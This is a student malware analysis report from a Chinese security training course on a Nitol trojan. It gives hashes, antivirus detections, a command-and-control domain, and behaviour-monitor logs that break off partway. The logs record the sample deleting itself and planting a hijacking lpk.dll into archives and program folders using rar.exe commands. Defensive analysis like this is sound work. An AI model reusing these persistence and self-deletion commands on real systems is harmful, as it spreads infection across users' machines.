15PB信息安全教育
15PB Information Security Education

分析报告

样本名	3601.exe&har33.dll
班级	软安 41 期
作者	张海龙
时间	2020-12-30
平台	Windows 7

目录

1. 样本概况

1.1 样本信息

病毒名称：B5752252B34A8AF470DB1830CC48504D

所属家族：Trojan

MD5 值：B5752252B34A8AF470DB1830CC48504D

SHA1: AEC38ADD0AAC1BC59BFAAF1E43DBDAB10E13DB18

CRC32: 4EDB317F

病毒行为:

在每个 exe 程序的路径下释放病毒 lpk.dll，替换系统的 lpk。


1.2 测试环境及工具

测试环境：win7
使用工具：pchunter、wsexplorer、火绒剑、die、ida、od、hash

1.3 分析目标

1、提取病毒样本，手工清理机器
2、行为分析，获取病毒行为
3、详细分析，找到行为恶意代码
4、提出解决方案、编写专杀工具

2 上传微步查看运行结果




经微步云沙箱检测该文件为恶意

文件名称：	swmkss.exe
SHA256：	d8d0184082b8f17081e526ef68b0cb2895f46e8ec871b5bc43e63762557bb229
运行环境：	win7_sp1_enx86_office2013
提交时间：	2019-03-21 19:42:09
样本标签：	DDoS Nitol PE32 lang_chinese

多引擎检出率 11 / 25

反病毒引擎	检测结果（最近检测时间：2019-03-21 19:42:09）
江民（JiangMin）	TrojanDDoS.Macri.fo
ESET	a variant of Win32/ServStart.D worm
Baidu	Trojan.Dropper.Heur.gen
AVG	Trojan horse Generic_r.EKO
安天（Antiy）	Trojan/Generic.ASBOL.37F8
IKARUS	Trojan.Win32.ServStart



威胁情报 IOC

情报 IOC	IOC 类型	威胁类型	可信度	严重程度
d8d0184082b8f17081e526ef68b0cb2895f46e8ec871b5bc43e63762557bb229	SHA256	恶意软件	75%	高危
sbcq.f3322.org	Domain	远控	85%	高危


行为签名

可疑行为（3）

反逆向工程	这个二进制可能包含被加密或被压缩的数据，可能被加壳
	该可执行文件使用UPX进行压缩
网络相关	连接动态 DNS 域名

情报判定系统

恶意信息（1）



sbcq.f3322.org


威胁类型:	远控
可信度:	85
严重程度:	高危
病毒家族:	Nitol
威胁标签:	Nitol

基本信息

样本名称	d8d0184082b8f17081e526ef68b0cb2895f46e8ec871b5bc43e63762557bb229
样本类型	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
样本大小	24576
MD5	b5752252b34a8af470db1830cc48504d


3 火绒监控程序操作

3.1 执行监控




时间	进程名	进程ID	任务组ID	动作	路径	参数	结果
08:31:21:814	conhost.exe	740:0	740	EXEC_create	C:\Users\15PB\Desktop\3601.exe	parent_pid:2456 cmdline:'C:\Users\15PB\Desktop\3601.exe' image_base:0x00400000 image_size:0x00011000	0x00000000 [操作
08:31:21:861	swmkss.exe	1112:0	740	EXEC_create	C:\Windows\swmkss.exe	parent_pid:528 cmdline:'C:\Windows\swmkss.exe' image_base:0x00400000 image_size:0x00011000	0x00000000 [操作
08:31:21:892	conhost.exe	740:0	740	EXEC_module_load	C:\Windows\winsxs\x86_microsoft.wind...	base:0x74670000 size:0x0019E000	0x00000000 [操作
08:31:21:954	conhost.exe	740:0	740	EXEC_destroy	C:\Users\15PB\Desktop\3601.exe	parent_pid:2456 cmdline:'C:\Users\15PB\Desktop\3601.exe'	0x00000000 [操作
08:31:21:954	cmd.exe	1132:0	740	EXEC_create	C:\Windows\System32\cmd.exe	parent_pid:740 cmdline:'"C:\Windows\system32\cmd.exe" /c del C:\Users\15PB\Desktop\3601.exe > nul' image_base:0x4A1C0000 image_size:0x0004C000	0x00000000 [操作
08:31:21:970	cmd.exe	1132:0	740	EXEC_destroy	C:\Windows\System32\cmd.exe	parent_pid:740 cmdline:'"C:\Windows\system32\cmd.exe" /c del C:\Users\15PB\Desktop\3601.exe > nul'	0x00000000 [操作
08:31:21:970	cmd.exe	4060:0	740	EXEC_create	C:\Windows\System32\cmd.exe	parent_pid:740 cmdline:'"C:\Windows\system32\cmd.exe" /c del C:\Users\15PB\Desktop\3601.exe > nul' image_base:0x4A1C0000 image_size:0x0004C000	0x00000000 [操作
08:31:22:001	cmd.exe	4060:0	740	EXEC_destroy	C:\Windows\System32\cmd.exe	parent_pid:740 cmdline:'"C:\Windows\system32\cmd.exe" /c del C:\Users\15PB\Desktop\3601.exe > nul'	0x00000000 [操作
08:31:22:407	swmkss.exe	1112:0	740	EXEC_module_load	C:\Windows\System32\hra33.dll	base:0x10000000 size:0x0000C000	0x00000000 [操作
08:31:22:578	cmd.exe	1364:0	740	EXEC_create	C:\Windows\System32\cmd.exe	parent_pid:1112 cmdline:'cmd /c C:\PROGRA~1\WinRAR\rar.exe vb "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$ISPE2DZ.zip" lpk.dll|find /i...	0x00000000 [操作
08:31:22:594	cmd.exe	2044:0	740	EXEC_create	C:\Program Files\WinRAR\Rar.exe	parent_pid:1364 cmdline:'C:\PROGRA~1\WinRAR\rar.exe vb "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$ISPE2DZ.zip" lpk.dll' image_base...	0x00000000 [操作
08:31:22:625	cmd.exe	2044:0	740	EXEC_module_load	C:\Windows\winsxs\x86_microsoft.wind...	base:0x74670000 size:0x0019E000	0x00000000 [操作
08:31:22:625	find.exe	2984:0	740	EXEC_create	C:\Windows\System32\find.exe	parent_pid:1364 cmdline:'find /i "lpk.dll"' image_base:0x00CF0000 image_size:0x00007000	0x00000000 [操作
08:31:22:641	swmkss.exe	1112:0	740	EXEC_module_load	C:\Windows\System32\vmhgfs.dll	base:0x72C60000 size:0x0001F000	0x00000000 [操作
08:31:22:641	find.exe	2984:0	740	EXEC_destroy	C:\Windows\System32\find.exe	parent_pid:1364 cmdline:'find /i "lpk.dll"'	0x00000000 [操作
08:31:22:641	cmd.exe	2044:0	740	EXEC_destroy	C:\Program Files\WinRAR\Rar.exe	parent_pid:1364 cmdline:'C:\PROGRA~1\WinRAR\rar.exe vb "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$ISPE2DZ.zip" lpk.dll'	0x00000000 [操作
08:31:22:656	cmd.exe	1364:0	740	EXEC_destroy	C:\Windows\System32\cmd.exe	parent_pid:1112 cmdline:'cmd /c C:\PROGRA~1\WinRAR\rar.exe vb "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$ISPE2DZ.zip" lpk.dll|find /i...	0x00000000 [操作
08:31:22:656	Rar.exe	3396:0	740	EXEC_create	C:\Program Files\WinRAR\Rar.exe	parent_pid:1112 cmdline:'"C:\PROGRA~1\WinRAR\rar.exe" x "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$ISPE2DZ.zip" *.exe "C:\Windows\...	0x00000000 [操作
08:31:22:688	Rar.exe	3396:0	740	EXEC_module_load	C:\Windows\winsxs\x86_microsoft.wind...	base:0x74670000 size:0x0019E000	0x00000000 [操作
08:31:22:703	Rar.exe	3396:0	740	EXEC_destroy	C:\Program Files\WinRAR\Rar.exe	parent_pid:1112 cmdline:'"C:\PROGRA~1\WinRAR\rar.exe" x "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$ISPE2DZ.zip" *.exe "C:\Windows\...	0x00000000 [操作
08:31:22:703	conhost.exe	3064:0	740	EXEC_create	C:\Program Files\WinRAR\Rar.exe	parent_pid:1112 cmdline:'"C:\PROGRA~1\WinRAR\rar.exe" a -r -ep1"C:\Windows\TEMP\IRAF54.tmp" "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048...	0x00000000 [操作
08:31:22:734	conhost.exe	3064:0	740	EXEC_module_load	C:\Windows\winsxs\x86_microsoft.wind...	base:0x74670000 size:0x0019E000	0x00000000 [操作
08:31:22:750	conhost.exe	3064:0	740	EXEC_destroy	C:\Program Files\WinRAR\Rar.exe	parent_pid:1112 cmdline:'"C:\PROGRA~1\WinRAR\rar.exe" a -r -ep1"C:\Windows\TEMP\IRAF54.tmp" "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048...	0x00000000 [操作
08:31:22:750	cmd.exe	2320:0	740	EXEC_create	C:\Windows\System32\cmd.exe	parent_pid:1112 cmdline:'cmd /c RD /s /q "C:\Windows\TEMP\IRAF54.tmp"' image_base:0x4A7B0000 image_size:0x0004C000	0x00000000 [操作
08:31:22:766	cmd.exe	2320:0	740	EXEC_destroy	C:\Windows\System32\cmd.exe	parent_pid:1112 cmdline:'cmd /c RD /s /q "C:\Windows\TEMP\IRAF54.tmp"'	0x00000000 [操作
08:31:22:812	conhost.exe	3796:0	740	EXEC_create	C:\Windows\System32\cmd.exe	parent_pid:1112 cmdline:'cmd /c C:\PROGRA~1\WinRAR\rar.exe vb "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$IU6X8XT.zip" lpk.dll|find /...	0x00000000 [操作
08:31:22:828	Rar.exe	844:0	740	EXEC_create	C:\Program Files\WinRAR\Rar.exe	parent_pid:3796 cmdline:'C:\PROGRA~1\WinRAR\rar.exe vb "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$IU6X8XT.zip" lpk.dll' image_base...	0x00000000 [操作
08:31:22:859	Rar.exe	844:0	740	EXEC_module_load	C:\Windows\winsxs\x86_microsoft.wind...	base:0x74670000 size:0x0019E000	0x00000000 [操作
08:31:22:875	conhost.exe	876:0	740	EXEC_create	C:\Windows\System32\find.exe	parent_pid:3796 cmdline:'find /i "lpk.dll"' image_base:0x00020000 image_size:0x00007000	0x00000000 [操作
08:31:22:890	conhost.exe	876:0	740	EXEC_destroy	C:\Windows\System32\find.exe	parent_pid:3796 cmdline:'find /i "lpk.dll"'	0x00000000 [操作
08:31:22:890	Rar.exe	844:0	740	EXEC_destroy	C:\Program Files\WinRAR\Rar.exe	parent_pid:3796 cmdline:'C:\PROGRA~1\WinRAR\rar.exe vb "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$IU6X8XT.zip" lpk.dll'	0x00000000 [操作
08:31:22:890	conhost.exe	3796:0	740	EXEC_destroy	C:\Windows\System32\cmd.exe	parent_pid:1112 cmdline:'cmd /c C:\PROGRA~1\WinRAR\rar.exe vb "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$IU6X8XT.zip" lpk.dll|find /...	0x00000000 [操作
08:31:22:890	chrome.exe	2140:0	740	EXEC_create	C:\Program Files\WinRAR\Rar.exe	parent_pid:1112 cmdline:'"C:\PROGRA~1\WinRAR\rar.exe" x "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$IU6X8XT.zip" *.exe "C:\Windows\...	0x00000000 [操作
08:31:22:922	chrome.exe	2140:0	740	EXEC_module_load	C:\Windows\winsxs\x86_microsoft.wind...	base:0x74670000 size:0x0019E000	0x00000000 [操作
08:31:22:937	chrome.exe	2140:0	740	EXEC_destroy	C:\Program Files\WinRAR\Rar.exe	parent_pid:1112 cmdline:'"C:\PROGRA~1\WinRAR\rar.exe" x "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$IU6X8XT.zip" *.exe "C:\Windows\...	0x00000000 [操作
08:31:22:937	Rar.exe	3724:0	740	EXEC_create	C:\Program Files\WinRAR\Rar.exe	parent_pid:1112 cmdline:'"C:\PROGRA~1\WinRAR\rar.exe" a -r -ep1"C:\Windows\TEMP\IRAF54.tmp" "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048...	0x00000000 [操作
08:31:22:968	Rar.exe	3724:0	740	EXEC_module_load	C:\Windows\winsxs\x86_microsoft.wind...	base:0x74670000 size:0x0019E000	0x00000000 [操作
08:31:22:984	Rar.exe	3724:0	740	EXEC_destroy	C:\Program Files\WinRAR\Rar.exe	parent_pid:1112 cmdline:'"C:\PROGRA~1\WinRAR\rar.exe" a -r -ep1"C:\Windows\TEMP\IRAF54.tmp" "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048...	0x00000000 [操作
08:31:22:984	conhost.exe	2184:0	740	EXEC_create	C:\Windows\System32\cmd.exe	parent_pid:1112 cmdline:'cmd /c RD /s /q "C:\Windows\TEMP\IRAF54.tmp"' image_base:0x4AA10000 image_size:0x0004C000	0x00000000 [操作
08:31:23:000	conhost.exe	2184:0	740	EXEC_destroy	C:\Windows\System32\cmd.exe	parent_pid:1112 cmdline:'cmd /c RD /s /q "C:\Windows\TEMP\IRAF54.tmp"'	0x00000000 [操作
08:31:23:140	dllhost.exe	2192:0	740	EXEC_create	C:\Windows\System32\cmd.exe	parent_pid:1112 cmdline:'cmd /c C:\PROGRA~1\WinRAR\rar.exe vb "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$RSPE2DZ.zip" lpk.dll|find /...	0x00000000 [操作
08:31:23:156	slui.exe	464:0	740	EXEC_create	C:\Program Files\WinRAR\Rar.exe	parent_pid:2192 cmdline:'C:\PROGRA~1\WinRAR\rar.exe vb "C:\$Recycle.Bin\S-1-5-21-2427704308-2084052474-1429875048-1000\$RSPE2DZ.zip" lpk.dll' image_bas...	0x00000000 [操作
08:31:23:171	slui.exe	464:0	740	EXEC_module_load	C:\Windows\winsxs\x86_microsoft.wind...	base:0x74670000 size:0x0019E000	0x00000000 [操作

3.2 文件监控



08:31:21:845	conhost.exe	740:1140	740	FILE_touch	C:\Windows\swmkss.exe	access:0x00130197 alloc_size:24576 attrib:0x00000020 share_access:0x00000000 disposition:0x00000005 options:0x00000044	0x00000000 [操作
08:31:21:845	conhost.exe	740:1140	740	FILE_write	C:\Windows\swmkss.exe	offset:0x00000000 datalen:0x00006000	0x00000000 [操作
08:31:21:845	conhost.exe	740:1140	740	FILE_modified	C:\Windows\swmkss.exe		0x00000000 [操作
08:31:21:861	conhost.exe	740:1140	740	FILE_write	C:\Windows\swmkss.exe	offset:0x00000000 datalen:0x00006000	0x00000000 [操作
08:31:21:970	cmd.exe	1132:1208	740	FILE_remove	C:\Users\15PB\Desktop\3601.exe		0x00000000 [操作
08:31:22:407	swmkss.exe	1112:3060	740	FILE_touch	C:\Windows\System32\hra33.dll	access:0x00120196 alloc_size:0 attrib:0x00000000 share_access:0x00000001 disposition:0x00000005 options:0x00000060	0x00000000 [操作
08:31:22:407	swmkss.exe	1112:3060	740	FILE_write	C:\Windows\System32\hra33.dll	offset:0x00000000 datalen:0x00001E00	0x00000000 [操作
08:31:22:407	swmkss.exe	1112:3060	740	FILE_modified	C:\Windows\System32\hra33.dll		0x00000000 [操作
08:31:22:407	swmkss.exe	1112:3060	740	FILE_touch	C:\RCXA5C0.tmp	access:0x00120089 alloc_size:0 attrib:0x00000080 share_access:0x00000000 disposition:0x00000002 options:0x00000060	0x00000000 [操作
08:31:22:407	swmkss.exe	1112:3060	740	FILE_write	C:\RCXA5C0.tmp	offset:0x00000000 datalen:0x000001C8	0x00000000 [操作
08:31:22:407	swmkss.exe	1112:3060	740	FILE_modified	C:\RCXA5C0.tmp		0x00000000 [操作
08:31:22:407	swmkss.exe	1112:3060	740	FILE_rename	C:\RCXA5C0.tmp	replace_existing:true new_filename:'C:\Windows\system32\hra33.dll'	0x00000000 [操作
08:31:22:407	swmkss.exe	1112:3060	740	FILE_write	C:\RCXA5C0.tmp	offset:0x00000000 datalen:0x00008000	0x00000000 [操作
08:31:22:500	swmkss.exe	1112:3924	740	FILE_touch	C:\$Recycle.Bin\S-1-5-21-2427704308-...	access:0x00130197 alloc_size:32256 attrib:0x00000020 share_access:0x00000000 disposition:0x00000002 options:0x00000044	0x00000000 [操作
08:31:22:500	swmkss.exe	1112:3924	740	FILE_write	C:\$Recycle.Bin\S-1-5-21-2427704308-...	offset:0x00000000 datalen:0x00007E00	0x00000000 [操作
08:31:22:500	swmkss.exe	1112:3924	740	FILE_modified	C:\$Recycle.Bin\S-1-5-21-2427704308-...		0x00000000 [操作
08:31:22:656	swmkss.exe	1112:3924	740	FILE_write	C:\$Recycle.Bin\S-1-5-21-2427704308-...	offset:0x00000000 datalen:0x00008000	0x00000000 [操作
08:31:24:918	swmkss.exe	1112:3924	740	FILE_touch	C:\Boot\lpk.dll	access:0x00130197 alloc_size:32256 attrib:0x00000020 share_access:0x00000000 disposition:0x00000002 options:0x00000064	0x00000000 [操作
08:31:24:918	swmkss.exe	1112:3924	740	FILE_write	C:\Boot\lpk.dll	offset:0x00000000 datalen:0x00007E00	0x00000000 [操作
08:31:24:918	swmkss.exe	1112:3924	740	FILE_modified	C:\Boot\lpk.dll		0x00000000 [操作
08:31:24:981	swmkss.exe	1112:3852	740	FILE_touch	D:\Program Files\PalmInput\2.7.0.1702...	access:0x00130197 alloc_size:32256 attrib:0x00000020 share_access:0x00000000 disposition:0x00000002 options:0x00000064	0x00000000 [操作
08:31:24:981	swmkss.exe	1112:3852	740	FILE_write	D:\Program Files\PalmInput\2.7.0.1702...	offset:0x00000000 datalen:0x00007E00	0x00000000 [操作
08:31:24:981	swmkss.exe	1112:3852	740	FILE_modified	D:\Program Files\PalmInput\2.7.0.1702...		0x00000000 [操作
08:31:25:652	swmkss.exe	1112:3852	740	FILE_touch	D:\Program Files\PalmInput\Extensions...	access:0x00130197 alloc_size:32256 attrib:0x00000020 share_access:0x00000000 disposition:0x00000002 options:0x00000064	0x00000000 [操作
08:31:25:652	swmkss.exe	1112:3852	740	FILE_write	D:\Program Files\PalmInput\Extensions...	offset:0x00000000 datalen:0x00007E00	0x00000000 [操作
08:31:25:652	swmkss.exe	1112:3852	740	FILE_modified	D:\Program Files\PalmInput\Extensions...		0x00000000 [操作
08:31:25:745	swmkss.exe	1112:3852	740	FILE_touch	D:\Program Files\PalmInput\Extensions...	access:0x00130197 alloc_size:32256 attrib:0x00000020 share_access:0x00000000 disposition:0x00000002 options:0x00000064	0x00000000 [操作
08:31:25:745	swmkss.exe	1112:3852	740	FILE_write	D:\Program Files\PalmInput\Extensions...	offset:0x00000000 datalen:0x00007E00	0x00000000 [操作
08:31:25:745	swmkss.exe	1112:3852	740	FILE_modified	D:\Program Files\PalmInput\Extensions...		0x00000000 [操作
08:31:26:010	swmkss.exe	1112:3924	740	FILE_touch	C:\Program Files\010 Editor\lpk.dll	access:0x00130197 alloc_size:32256 attrib:0x00000020 share_access:0x00000000 disposition:0x00000002 options:0x00000064	0x00000000 [操作
08:31:26:010	swmkss.exe	1112:3924	740	FILE_write	C:\Program Files\010 Editor\lpk.dll	offset:0x00000000 datalen:0x00007E00	0x00000000 [操作
08:31:26:010	swmkss.exe	1112:3924	740	FILE_modified	C:\Program Files\010 Editor\lpk.dll		0x00000000 [操作
08:31:26:634	swmkss.exe	1112:3852	740	FILE_write	D:\Program Files\PalmInput\Extensions...	offset:0x00000000 datalen:0x00008000	0x00000000 [操作
08:31:26:634	swmkss.exe	1112:3852	740	FILE_write	D:\Program Files\PalmInput\2.7.0.1702...	offset:0x00000000 datalen:0x00008000	0x00000000 [操作
08:31:26:634	swmkss.exe	1112:3852	740	FILE_write	D:\Program Files\PalmInput\Extensions...	offset:0x00000000 datalen:0x00008000	0x00000000 [操作
